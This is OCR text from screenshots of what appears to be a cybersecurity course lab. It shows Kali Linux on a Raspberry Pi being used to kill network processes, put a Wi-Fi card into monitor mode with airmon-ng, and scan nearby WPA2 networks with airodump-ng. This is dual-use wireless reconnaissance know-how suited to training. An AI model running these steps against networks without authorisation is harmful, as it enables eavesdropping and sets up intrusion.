

Screenshot
Delay before capturing
Capture the mouse pointer
Capture the window border
Help
Preferences
Cancel
OK
File Actions Edit View Help
(kali㉿kali-raspberry-pi)-[~]
$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
(kali㉿kali-raspberry-pi)-[~]
$
File Actions Edit View Help
(kali㉿kali-raspberry-pi)-[/]
$ sudo airmon-ng start wlan0mon
KALI LINUX
"the quieter you become, the more you are able to hear"
logi



kali@kali-raspberry-pi: ~
John@3T05TQ2 MINGW64 ~/Documents/UTSA/UTSA-VIRT-CYBER-PT-04-2023-U-LOLC (main)
$ ssh kali@192.168.1.240
kali@192.168.1.240's password:
Linux kali-raspberry-pi 5.15.44-Re4son-v8+ #1 SMP PREEMPT Debian kali-pi (2022-07-03) aarch64
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Oct 16 19:07:37 2023 from 192.168.1.227
(kali㉿ kali-raspberry-pi)-[~]
$



kali@kali-raspberry-pi: /
File Actions Edit View Help
┌──(kali㉿kali-raspberry-pi)-[/]
└─$ sudo airmon-ng check
Found 3 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode
PID Name
448 dhclient
589 NetworkManager
763 wpa_supplicant
┌──(kali㉿kali-raspberry-pi)-[/]
└─$ sudo airmon-ng check kill
Killing these processes:
PID Name
448 dhclient
763 wpa_supplicant
┌──(kali㉿kali-raspberry-pi)-[/]
└─$ sudo airmon-ng start wlan0



kali@kali-raspberry-pi: /
File Actions Edit View Help
Killing these processes:
PID Name
448 dhclient
763 wpa_supplicant
(kali㉿kali-raspberry-pi)-[/]
$ sudo airmon-ng start wlan0
PHY Interface Driver Chipset
phy0 wlan0 brcmfmac Broadcom 43430
(mac80211 monitor mode vif enabled for [phy0]wlan0
(mac80211 station mode vif disabled for [phy0]wlan
(kali㉿kali-raspberry-pi)-[/]
$



kali@kali-raspberry-pi: ~
File Actions Edit View Help
(kali㉿kali-raspberry-pi)-[~]
$ sudo airodump-ng wlan0mon
kali@kali-raspberry-pi: ~
File Actions Edit View Help
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
EC:C3:02:81:55:F4 -40 2 1 0 5 260 WPA2 CCMP PSK GrossNet

